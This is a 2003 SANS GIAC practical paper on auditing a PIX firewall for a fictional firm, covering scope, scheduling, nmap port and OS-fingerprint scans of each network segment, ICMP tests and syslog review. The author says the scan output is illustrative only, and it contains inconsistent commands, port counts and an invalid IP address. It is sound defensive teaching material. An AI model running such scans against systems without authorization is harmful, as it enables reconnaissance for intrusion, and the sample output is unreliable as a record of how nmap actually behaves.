The firewall will be assessed by a netural 3rd party consultant. This will help to ensure that the results of the assessment are not biased in favor of the IT department.

The scope of the audit will only include the primary firewall policy. Other areas of assessment, including any additional infrastructure components, physical security, or disaster recovery / contingency planning will not be included in the scope.

The audit scope will encompass the following:

- Verify that all unneeded services have been disabled on the firewall and only designated ports are in a listening state. Each open port will be mapped to it's running service.
- Verify that the firewall is performing egress filtering for local network traffic.
- Verify that the firewall is performing ingress filtering of inbound internet traffic.
- Measure the firewall's response to ICMP packets.
- Test the firewall logging process.

The results of these tests will allow us to verify that the external firewall is actually functioning according to design.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Internal Audit Preparation

A meeting with GIAC's management and IT staff was scheduled in advance in order to review the plan and scope of the audit and to answer any questions. The following items were agreed upon between GIAC and auditor.

- GIAC employees will be notified as to the date and time when the audit is scheduled to be performed.
- Customers will be notified in advance that access to the GIAC e-commerce site will be unvailable for up to two hours on the assigned date.
- Written permission will be recieved from GIAC management prior to any tests actually being performed.
- When the audit has been completed a report detailing results and any recommendations will be presented for management's review.

Scheduling

We do not want the audit to adversely affect GIAC's operations. Therefore, all scanning and probing will be performed during off business hours, beginning at 6:00 pm, in order to reduce the risk of interruption. The auditor will remain onsite throughout the duration of the testing.

The website will not be accessible for customers to logon to during the course of the external audit. Interruption or downtime is estimated to be no more than two hours. All customers and employees will be notified beforehand via email that the systems will be offline for scheduled maintainence. This will help to ensure that no customer transactions are interrupted during the testing.

Billing

The auditor will bill for 24 hours to perform the audit, analyze the data, and compile the reports. The billing rate will be $200/hr for a total of $4,800.00. Final payment is due upon presentation of the final report.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Planning the Audit

In order to complete the tasks identified in the scope defined above, the following tools will be used during the course of the audit. Each of these tools is available for download, free, from the following sites.

Nmap v3.0: www.insecure.org

The majority of the tests will be performed using Nmap v3.00. Nmap is a very powerfull and flexible scanner can be used to map networks and identify open services.

Nmap will be configured to run from a script file and to output all the data from each scan to a text file for future review.

There are various risks associated with performing Nmap scans against a firewall. The first being the well documented fact that it may crash a firewall. With the exception of the aggressive scan, all scanning will be performed in polite mode. Nmap scans may also take a long time to run and can be resource intensive.

Ethereal: www.ethereal.com
Network sniffer and traffic analyzer.

A laptop running the Ethereal network sniffer will be placed on each subnet during the auditing process. This will log any traffic which has been allowed to pass through the firewall during the testing process. Analyzing the captured data will help to verify the integrity of the firewall rulesets.

Each interface will be tested separately according to the directions of traffic. Two laptops will be used throughout this testing process. The auditor will use the first one to perform each against an interface, while the second laptop will sniff traffic using Ethereal in promiscuis mode while attached to the opposite interface. By analyzing the traffic dumps against the scans, we will be able to identify exactly what traffic the firewall is perimiting to pass.

The log files from the internal Syslog server will be collected and analyzed to determine if the firewall is logging it's actions correctly.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The firewall auditing will be divided into two areas: External testing and Internal testing.

External Firewall Testing

The external firewall interface will be scanned directly from the Internet to determine the operating system and version, as well as any running services. The external scans will be conducted while onsite by using a laptop connected to the internet by a dialup modem. This is done to simulate an external internet connection while also enabling the auditor to remain onsite during the external testing phase to be able to assist with any unforeseen problems which may arise.

Each publicly accessible IP address on the DMZ will be examined. This will determine which ports are open on the firewall per each address. This will not identify all listening services on the hosts themselves.

Each public IP address will be probed to identify any ports which are in a listening state. All 65,535 possible ports on each IP address will be subjected to both tcp and udp port connection attempts. There are many high numbered ports which are associated with trojan applications, therefore, we must check every possible port.

We wish to measure how the firewall responds to aggressive external probing. Most of the scanning will be performed in polite mode, however, we will attempt several aggressive scans to see how the firewall reacts. This will help us determine whether the IDS features of the Pix are functioning correctly.

We will examine how the firewall responds to ICMP traffic and fragmented packets.

Internal Firewall Testing

We will determine what traffic is allowed to pass between each of the firewall's internal network segments. This will be verified by examining the Ethereal logs as well as the Syslog server.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Conducting the audit

Please note: I did not have access to the necessary equipment in order to actually conduct these tests. The scans listed below are for demonstration purposes.

External Firewall Interface

First, we will attempt to initiate a connection to each possible TCP and UDP port directly on the external interface. This will help us determine what services are running on the firewall itself. We will also try to determine the operating system. The scan will be performed in aggressive mode and will be the most resource intensive of our scans. The –sT and –sU options will perform a connect scan. It will attempt to open a full connection to each defined port.

Command

```
nmap –sT -O -p1-65535 –T 5 -oM c:\exfw_tcp.txt 7.1.40.177
nmap –sT -O -p1-65535 –T 5 -oM c:\exfw_udp.txt 7.1.40.177

# nmap (V. 3.00) scan initiated Mon Feb 06 15:18:06 2003 as: nmap -sT -O -p1-65535 –
T 5 -oM c:\exfw_tcp.txt 7.1.40.177
Interesting ports on giac-enterprises.net (7.1.40.177):
(The 65535 ports scanned but not shown below are in state: closed)
Port       State      Service
500/tcp    open       ike
Nmap run completed – 1 IP address (1 host up) scan in 204 seconds.
No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).

# nmap (V. 3.00) scan initiated Mon Feb 06 15:18:06 2003 as: nmap -sU -O -p1-65535 –
T 5 -oM c:\exfw_udp.txt 7.1.40.177
Interesting ports on giac-enterprises.net (7.1.40.177):
(The 65535 ports scanned but not shown below are in state: closed)
Port       State      Service
Nmap run completed – 1 IP address (1 host up) scan in 204 seconds.
No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
```

The results of this scan show that the only port in a listening state is Ike (tcp/500). Since the firewall has been configured to accept VPN connections at this address, this is permitted. There are no other ports in a listening state.

Furthermore, the scans did not adversely affect the performance of the firewall. It continued to function without interruption throughout the tests. If these scans were performed during normal work hours, the performance results may have been different as there would have been an additional load on the device due to normal business use.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

External scan of the DMZ segment

This set of scans will be run from the internet against each of publicly accessible addresses located on the DMZ segment. The laptop running Ethereal will be connected to a hub located between the external firewall and the DMZ switch and will serve to collect a record of traffic flowing between the two devices.

Nmap will perform a syn stealth scan (-sS) in aggressive mode (-T 5) for each possible port. It will also attempt to determine the operating system of the device (-O).

Mail Relay / OWA Server
owa.giac-enterprises.net 7.1.40.178

Command

```
nmap -sS -O -p1-65535 –T 5 -oM c:\syn_dmz1.txt 7.1.40.178

# nmap (V. 3.00) scan initiated Mon Feb 06 15:10:06 2003 as: nmap -sT -O -p1-65535 –
T 5 -oM c:\tcp_dmz1.txt 7.1.40.178/78
Interesting ports on owa.giac-enterprises.net (7.1.40.178):
(The 65531 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp
443/tcp    open        https
Nmap run completed – 1 IP address (1 host up) scan in 234 seconds.
Remote operating system guess: Windows 2000/XP/ME
```

The results of this scan verify that the firewall is permitting inbound SMTP (tcp/25) and HTTPS (tcp/443) traffic. No other ports are listed in a listening state. This supports the mail relay and secure OWA connections and is consistant with the policy.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

External DNS Server
dns.giac-enterprises.net 7.2.40.179

The Nmap command will perform a UDP connect scan of each possible port.

Command

```
nmap -sU -O -p1-65535 –T 5 -oM c:\syn_dmz1.txt 7.1.40.179

# nmap (V. 3.00) scan initiated Mon Feb 06 15:18:06 2003 as: nmap -sU -O -p1-65535 –
T 5 -oM c:\tcp_dmz1.txt 7.1.40.179
Interesting ports on dns.giac-enterprises.net (7.1.40.179):
(The 65531 ports scanned but not shown below are in state: closed)
Port       State       Service
53/udp     open        domain
Nmap run completed – 1 IP address (1 host up) scan in 221 seconds.
Remote operating system guess: Windows 2000/XP/ME
```

The results of this scan verify that the firewall is permitting inbound DNS (udp/53) traffic to the DNS server. No other ports are listed in a listening state.

Web Server
web01.giac-enterprise.com 7.1.40.180

Command

```
nmap -sS -O -p1-65535 –T 5 -oM c:\syn_dmz1.txt 7.1.40.180

# nmap (V. 3.00) scan initiated Mon Feb 06 16:18:06 2003 as: nmap -sT -O -p1-65535 –
T 5 -oM c:\tcp_dmz1.txt 7.1.40.180
Interesting ports on giac-enterprises.net (7.1.40.180):
(The 65531 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
443/tcp    open        https
Nmap run completed – 1 IP address (1 host up) scan in 271 seconds.
Remote operating system guess: Windows 2000/XP/ME
```

The results of this scan verify that the firewall is permitting inbound Web (tcp/80) and HTTPS (tcp/443) traffic to the web server. No other ports are listed in a listening state. Inbound Web and HTTPS requests are consistant with the security policy.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Web Server
web02.giac-enterprise.com 7.1.40.181

Command

```
nmap -sS -O -p1-65535 –T 5 -oM c:\syn_dmz1.txt 7.1.40.181

# nmap (V. 3.00) scan initiated Mon Feb 06 17:18:06 2003 as: nmap -sT -O -p1-65535 –
T 5 -oM c:\tcp_dmz1.txt 7.1.40.181
Interesting ports on giac-enterprises.net (7.1.40.181):
(The 65531 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
443/tcp    open        https
Nmap run completed – 1 IP address (1 host up) scan in 241 seconds.
Remote operating system guess: Windows 2000/XP/ME
```

The results of this scan verify that the firewall is permitting inbound web (tcp/80) and HTTPS (tcp/443) traffic to the web server. No other ports are listed in a listening state. Inbound Web and HTTPS requests are consistant with the security policy.

The results indicate that only the ports defined in the policy are listed as open on the firewall.

The results of these scans do not tell us which ports are listening on the hosts themselves, only which ports are permitted through the firewall. Identifying the running services on the DMZ hosts is outside the scope of this audit. However, it should be considered at some point in the future.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Internal Firewall Interface Scan

Determine if the security policy is being enforced on traffic traveling from the inside corporate network to each firewall interface segment. An Nmap scan will be performed while connected to the internal network segment and will reflect an internal workstation attempting an outbound connections to the DMZ, Extranet and the Internet.

Command

```
nmap -sA -p1-107 c:\inside_out.txt 192.168.20.10

# nmap (V. 3.00) scan initiated Mon Feb 06 17:18:06 2003 as: nmap -sA -p1-107
c:\inside_out.txt 192.168.20.10
Interesting ports on extfw (192.168.20.10):
(The 65531 ports scanned but not shown below are in state: closed)
Port       State      Service
21/tcp     open       ftp
25/tcp     open       smtp
53/udp     open       domain
80/tcp     open       http
443/tcp    open       https
```

The results of this scan indicate that hosts on the internal network are permitted to make outbound FTP, SMTP, DNS, Web and SSL connections. This does not mean that every internal host may make these connections, only that they are open on the firewall. The access lists will determine which ones are permitted.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Internal Scan of the DMZ Network

Determine how the firewall responds to internal access attempts against the DMZ segment. The laptop running Ethereal will be connected to a hub located between the external firewall and the DMZ switch and will serve to collect a record of traffic flowing between the two devices.

```
nmap -sA -p1-1024 -oM c:\inside_access_dmz.txt 10.10.1.20-23

# nmap (V. 3.00) scan initiated Mon Feb 06 17:18:06 2003 as: nmap -sA -p1-1024 -oM
c:\inside_dmz_out.txt 10.10.1.20-23
Interesting ports on extfw (10.10.1.20):
(The 1019 ports scanned but not shown below are in state: closed)
Port       State      Service
25/tcp     open       smtp
135/tcp    open       loc-srv
443/tcp    open       https
389/tcp    open       ldap
445/tcp    open       microsoft-ds
3268/tcp   open
1026/tcp   open
```

The results of this scan indicate that the dmz mail relay server is permitting outbound SMTP from the internal email server. It is also listing Netbios (tcp/135) and(443/tcp), ldap (tcp/389), DS (tcp/445), an unknown port (tcp/1026), and MS global catalog (tcp/3268) as being open. These ports must be opened between two email servers in order to support MS Outlook Web Access. Although opening up these extra ports between the two servers is not ideal, it is required to support OWA functionality.

No other ports are listed in a listening state. The results of the scan are consistant with the security policy.

```
Remote operating system guess: Windows 2000/XP/ME
 Interesting ports on extfw (10.10.1.21):
(The 1023 ports scanned but not shown below are in state: closed)
Port       State      Service
53/udp     open       domain
```

The results of the external DNS server scans show that only DNS (udp/53) is permitted. No other ports are listed in a listening state.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Remote operating system guess: Windows 2000/XP/ME
Interesting ports on extfw (10.10.1.22):
(The 1024 ports scanned but not shown below are in state: closed)
Port       State      Service
Remote operating system guess: Windows 2000/XP/ME
Interesting ports on extfw (10.10.1.22):
(The 1024 ports scanned but not shown below are in state: closed)
Port       State      Service
Remote operating system guess: Windows 2000/XP/ME
```

The results of the scans against the two front end web servers show all ports in a closed state. This is the desired result, as all traffic to the web servers must go through the backend database servers.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Internal Scan of the Extranet Network

Determine how the firewall responds to internal access attempts against the extranet segment. Only the first 10,000 ports will be scanned. Only specific internal hosts are permitted to access the dmz segment.

Command

```
nmap -sA -p1-10000 -oM c:\inside_access_extranet.txt 192.168.21.21

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as: nmap -sA -p1-65535 -oM
c:\inside_access_extranet.txt 192.168.21.21
Interesting ports on  (192.168.21.21):
(The 10991 ports scanned but not shown below are in state: closed)
Port       State       Service
88/tcp     open        kerberos-sec
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
389/tcp    open        ldap
445/tcp    open        microsoft-ds
636/tcp    open        ldapssl
1433/tcp     open      microsoft-sql
```

The results of the scan show that several Netbios related ports are in a listening state. These include (tcp/135), tcp/139, Ldap (tcp/389), DS (tcp/445) and a SQL port (tcp/1433). These ports are required in order to support SQL functionality between the internal database server and the extranet database server. There are no other ports in a listening state.

© SANS Institute 2003, as part of GIAC practical repository. Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Extranet Scan of the Internet

A TCP connect scan (-sT) will be used to attempt an internet connection from the Extranet. Only encrypted IPSec VPN traffic is permitted outside.

Command

```
nmap -sT -p1-1024 c:\extranet_access_outside.txt 7.1.40.23
nmap -sS -p1-1024 –oM c:\extranet_access_outside.txt 7.1.40.23

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as nmap -sT -p1-1024
c:\extranet_access_outside.txt 7.1.40.23
Interesting ports on (7.1.40.23):
(The 1024 ports scanned but not shown below are in state: closed)
Port       State       Service
```

The results show that Ike (tcp/500) is listening. No other ports are listed in a listening state.

Extranet Scan of the DMZ Segment

Determine how the firewall responds to extranet scans against the dmz segment. There has not been access permitted.

Command

```
nmap -sA -p1-1024 -oM c:\extranet_access_dmz.txt 10.10.1.20-23

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as nmap -sA -p1-1024 -oM
c:\extranet_access_outside.txt 10.10.1.20
Interesting ports on (192.168.21.20):
(The 1024 ports scanned but not shown below are in state: closed)
Port       State       Service
```

The results of this scan indicate that there are no listening ports on the dmz segment which are accessible from the Extranet segment.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Extranet Scan of the Internal Network

This scan will determine how the firewall responds to scans against the internal network segment. We wish to identify all listening services.

```
nmap -sS -p1-107 -oM c:\extranet_access_inside.txt 192.168.23.*

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as nmap -sS -p1-107 -oM
c:\extranet_access_inside.txt 192.168.23.26
Interesting ports on  (192.168.23.26):
(The 107 ports scanned but not shown below are in state: closed)
Port       State      Service
135/tcp    open       loc-srv
139/tcp    open       netbios-ssn
389/tcp    open       ldap
445/tcp    open       microsoft-ds
636/tcp    open       ldapssl
1433/tcp   open       microsoft-sql
```

The results of this scan indicate the internal database is listening on the standard netbios ports (tcp/135), (tcp/139), (tcp/445), Ldap (tcp/389), and MS Sql (tcp/1433). These ports are required for functionality between the two database servers. No other ports are listed as listening on the segment.

We will now attempt a connection using port 25 to the internal mail server.

```
nmap -sT -p25 c:\extranet_access_inside.txt 192.168.23.22

# nmap (V. 3.00) scan initiated Tue Feb 26 14:30:43 2003 as nmap -sA -p1-107 -oM
c:\extranet_access_inside.txt 192.168.23.22
Interesting ports on  (192.168.23.22):
```

The Nmap results do not indicate that it could create the connection. This is functioning according to the policy.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

DMZ Scan of the Internet

These scans will be performed while located on the DMZ network segment. We wish to determine what types of connections we can create to an external host. The scan will attempt to connect our second laptop, located outside the external firewall interface.

Command

```
nmap -sT -p1-1024 -oM c:\dmz_access_outside.txt 7.1.40.178
nmap -sU -p1-1024 -oM c:\dmz_access_outside.txt 7.1.40.178

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as nmap -sT -p1-1024 -oM
c:\extranet_access_outside.txt 7.1.40.178
Interesting ports on  (7.1.40.178):
(The 107 ports scanned but not shown below are in state: closed)
Port       State      Service
25/tcp   open     smtp
53/udp  open     domain
```

The results indicate that the firewall is permitting outbound DNS and SMTP traffic. There are no other ports in a listening state.

DMZ Scan of the Extranet Segment

Attempt connections to the extranet from the dmz segment. There has not been any access permitted.

Command

```
nmap -sT -p1-1024 -oM c:\dmz_access_extranet.txt 192.168.21.21

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as nmap -sT -p1-1024 -oM
c:\extranet_access_outside.txt 192.168.21.21
Interesting ports on  (192.168.21.21):
(The 107 ports scanned but not shown below are in state: closed)
Port       State      Service
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

DMZ Scan of the Internal Network

Attempt connections to the internal network segment. The TCP connect scan (-sT) will be utilized to attempt to make a port connection which has not been permitted by the policy.

```
nmap -sT -p1-107 -oM c:\dmz_access_internal.txt 192.168.23.*

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as nmap -sT -p1-107 -oM c:\
dmz_access_internal.txt 192.168.21.20
Interesting ports on  (192.168.21.20):
(The 107 ports scanned but not shown below are in state: closed)
Port       State       Service

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as nmap -sT -p1-107 -oM c:\
dmz_access_internal.txt 192.168.21.21
Interesting ports on  (192.168.23.21):
(The 107 ports scanned but not shown below are in state: closed)
Port       State       Service
53/udp  open     domain

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as nmap -sT -p1-107 -oM c:\
dmz_access_internal.txt 192.168.21.22
Interesting ports on  (192.168.23.22):
(The 107 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp   open     smtp

# nmap (V. 3.00) scan initiated Tue Feb 07 14:30:43 2003 as nmap -sT -p1-107 -oM c:\
dmz_access_internal 192.168.21.7
Interesting ports on  (192.168.23.15):
(The 107 ports scanned but not shown below are in state: closed)
Port       State       Service
514/udp  open   syslog
```

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

ICMP Testing

We will test the firewall's response to inbound ICMP traffic against the DMZ segment. This Nmap scan performs a ping sweep (-sP) of the 7.1.40.* subnet.

```
Nmap -sP -PT -PI -T 3 c:\inbound_icmp.txt 7.1.40.175-185

# nmap (V. 3.00) scan initiated Tue Feb 26 14:30:43 2003 as nmap -sP -PT -PI -T 3
c:\inbound_icmp.txt 7.1.40.*

Starting nmap V. 3.00 ( www.insecure.org/nmap )
Host (7.1.40.178) appears to be up.
Host (7.1.40.179) appears to be down.
Host (7.1.40.180) appears to be up.
Host (7.1.40.181) appears to be up.
```

As expected, we only received responses from three of the four live hosts. The external DNS server is not permitted to reply to echo requests from the Internet. Another important item is that we did not receive any host unreachable messages from the DNS server or the nonexistant address's that were scanned. The results verify the inbound ICMP policy.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Firewall Logging

The log entries below were collected from the internal syslog server. Examining

These entries show that the direct tcp/udp scans against the external firewall interface where dropped. The only type of direct interface connections the firewall is permitted to receive is IPSec.

2/6/03 10:09	Local4.Warning	192.168.20.10	Mar 04 2003 10:03:58: %PIX-4-402106: Rec'd packet not an IPSEC packet. (ip) dest_addr= 7.1.40.177, src_addr= 7.147.203.50, prot= tcp
2/6/03 10:09	Local4.Warning	192.168.20.10	Mar 04 2003 10:03:58: %PIX-4-402106: Rec'd packet not an IPSEC packet. (ip) dest_addr= 7.1.40.177, src_addr= 7.147.203.50, prot= tcp
2/6/03 10:10	Local4.Warning	192.168.20.10	Mar 04 2003 10:05:29: %PIX-4-402106: Rec'd packet not an IPSEC packet. (ip) dest_addr= 7.1.40.177, src_addr= 7.147.203.50, prot= tcp

The next log entry lists a dropped ICMP unreachable packet. This is in response to ICMP echo requests to address's in the subnet mask which are not assigned to a device.

2/26/03 11:07	Local4.Warning	10.10.1.10	Mar 04 2003 11:01:46: %PIX-4-106023: Deny icmp src outside: 7.147.203.50 dst dmz: 7.1.40.182(type 3, code 3) by access-group "outside_access_in"

The following log entries show dropped packets which verify the egress filtering rules. This includes dropping packets with a different internal source address and dropping outbound connections on restricted ports.

2/26/03 11:14	Local4.Warning	192.168.20.10	Mar 04 2003 11:09:13: %PIX-4-106023: Deny udp src inside: 192.168.23.230/53 dst outside:0.36.1.103/161 by access-group "inside_access_out"
2/26/03 11:14	Local4.Warning	192.168.20.10	Mar 04 2003 11:09:19: %PIX-4-106023: Deny tcp src inside: 7.210.132.70/1078 dst outside: 7.36.1.103/161 by access-group "inside_access_out"

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The log entries below show verify the DMZ access policies. The first entry shows a dropped packet destined for a restricted outbound port. The second shows an unsuccessfull attempt to connect to the internal mail server from the DMZ. Only the mail relay server is permitted to make SMTP connections.

2/26/03 11:14	Local4.Warning	192.168.20.10	Mar 04 2003 11:09:19: %PIX-4-106023: Deny tcp src dmz: 10.10.10.1.19/1078 dst outside:7.17.1.103/161 by access-group "dmz_access_out"
2/26/03 11:14	Local4.Warning	192.168.20.10	Mar 04 2003 11:09:25: %PIX-4-106023: Deny udp src dmz: 10.10.10.1.19/25 dst inside: 192.168.23.22/25 by access-group "dmz_access_in"

The last set of log entries verify the Extranet policies. The first entry shows dropped packet attempting to make an outbound internet connection using port 80. Only IPSec may make outbound Internet connections. The second entry shows an unsuccessfull attempt to connect to the mail server from the Extranet segment. As stated above, the internal mail server only accepts SMTP from the DMZ mail relay.

2/26/03 11:19	Local4.Warning	192.168.21.10	Mar 04 2003 11:09:19: %PIX-4-106023: Deny tcp src extranet: 192.168.21.21/80 dst outside:7.17.1.103/80 by access-group "extranet_access_out"
2/26/03 11:19	Local4.Warning	192.168.21.10	Mar 04 2003 11:09:25: %PIX-4-106023: Deny udp src extranet: 192.168.21.21/25 dst inside: 192.168.23.22/25 by access-group "extranet_access_int"

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Audit Evaluation and Recommendations

Results

After collecting and analyzing the audit data, the results demonstrate that the firewall is enforcing the ruleset according to the stated design. Connection attempts between each of the interfaces were restricted according to need. The Nmap scans returned results consistant with the security policy and were verified by the syslog data.

The following items were verifed during the course of the external firewall audit.

- Traffic flow between the firewall interfaces were being passed and dropped according to the designed ruleset.
- Examination of the firewall did not reveal any listening services on the device.
- The firewall effectively handled ICMP traffic.
- The Pix firewall dropped packets which violated the policy and successfully logged the events onto the internal syslog server.

Estimated time to complete the audit was accurate, access to the customer website was restored after two hours, as was initially planned. Since this was done during the evening, impact to customer service was minimal.


Recommendations

As a rule of thumb, the entire GIAC network perimeter should be audited on a regular basis. This would include the servers on the DMZ and the Extranet segments, as well as the border router. Each of these devices plays an important role in a layered defense. Identifying and correcting misconfigurations and vulnarbilities in each device improves the security of the entire organization.

There is still room for improvement in the design of the network perimeter. The firewall is a single point of failure for GIAC's infrastructure. There should be either a hot spare on hand or an additional Pix conifgured for failover and load balancing.

Failover would be the optimal method if the budget permits. One justification for the cost of an additional device would be to catagorize it as insurance, you never know when you'll need it.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



© SANS Institute 2003, Author retains full rights.

